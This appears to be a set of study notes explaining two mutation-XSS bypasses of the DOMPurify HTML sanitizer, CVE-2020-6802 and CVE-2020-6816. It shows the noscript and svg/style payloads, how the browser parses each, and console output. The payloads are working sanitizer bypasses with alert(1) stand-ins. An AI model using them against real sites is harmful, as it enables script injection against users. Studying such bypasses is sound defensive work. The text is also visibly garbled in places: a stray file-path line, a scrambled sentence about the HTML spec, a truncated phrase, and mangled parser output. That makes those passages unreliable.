mutation xss

DOMPurify

is a JavaScript library that provides a secure way to sanitize and clean HTML code to prevent cross-site scripting (XSS) attacks.

How Does DOMPurify Work?

-DOMPurify sanitizes user input by using the template element.
-Browsers process the innerHtml property of the div element and the same property of the template element differently.
-In the case of the div element, innerHtml is executed immediately after it is assigned a value. In the case of the template element, you can apply sanitization before execution.

-The idea behind DOMPurify is to take the user input, assign it to the innerHtml property of the template element, have the browser interpret it (but not execute it), and then sanitize it for potential XSS.
-However, it is the logic behind that interpretation that is the underlying cause of the mutation XSS.

Vulnerability: CVE-2020-6802

The Evil Behind noscript tag

-In most cases, the browser will interpret the same document always in the same way independent of circumstances.
-However, there is one case where this behavior may be different due to certain client-side circumstances: the noscript tag.

-The HTML specification states that the noscript tag must be interpreted differently depending on whether JavaScript is enabled in the browser or not.
-It turns out that invalid HTML code is interpreted differently when assigned to the innerHtml property of the template element (as if JavaScript was disabled) and differently when assigned to the innerHtml property of the div element (as if JavaScript was enabled).

The Proof-of-Concept Attack

-the following payload to perform the proof-of-concept attack:

```
<noscript><p title="</noscript><img src=x onerror=alert(1)>">
```

-If JavaScript is disabled (as for the template element used by DOMPurify for XSS sanitization) the browser interprets the payload in the following way:

```
<noscript>
<p title="</noscript><img src=x onerror=alert(1)>"></p>
</noscript>
```

-The "</noscript><img src=x onerror=alert(1)>" is the value of the title argument.
-Therefore, DOMPurify does not sanitize the input content because there is no JavaScript so there is no XSS risk.

-if JavaScript is enabled (as for the div element used by the browser) the browser interprets the payload the following way:

```
<noscript><p title="</noscript>
<img src="x" onerror="alert(1)">
">
"
```

-The noscript element ends early and the img element is interpreted fully, including the JavaScript content of the onerror attribute.


Vulnerability: CVE-2020-6816

Abusing mXSS to bypass DOMPurify

```
element.innerHTML = `<svg></p><style><a id="</style><img src=1 onerror=alert(1)>">`
undefined
element
▼<div>
  ▼<svg>
    <p></p>
    ▼<style>
      <a id="</style><img src=1 onerror=alert(1)>"></a>
    </style>
  </svg>
</div>
```

-There is nothing inherently wrong with this DOM snippet.
-All tags (, <svg>, <p>, <style> and <a>) and attribute id are allowed by DOMPurify in default configuration.

-So it doesn't change anything in this code. However, when we try to assign innerHTML to itself suddenly a wild alert appears



-What happens here is the abuse of specific behavior of <svg> element.
-Basically, when you open a <svg> in your HTML, the browser parsing rules change and are closer to XML parsing than to HTML parsing.
-One of the main difference is that certain tags in HTML cannot have children when being deserialized from text.
-An example being <style> If you look athe final result is oft the HTML spec, you'll find out that its content model is Text.
-Even if you try to put an element within a <style>, it is treated as text:

```
> element.innerHTML = `<style><a>new tag?</a></style>`
< undefined
> element
< ▼<div>
    <style><a>new tag?</a></style>
  </div>
```

The same thing is not true for SVG. Let’s try exactly the same example but with <style> being a child of <svg>:

```
> element.innerHTML = `<svg><style><a>new tag?</a></style>`
< undefined
> element
< ▼<div>
    ▼<svg>
      ▼<style>
          <a>new tag?</a>
        </style>
      </svg>
    </div>
```

-this payload ：

```
<svg></p><style><a id="</style><img src=1 onerror=alert(1)>">
```

-the final result is o

```
<svg></svg>
<p></p>
<style><a id="</style>
<img src(unknown) onerror="alert(1)">
""">"
```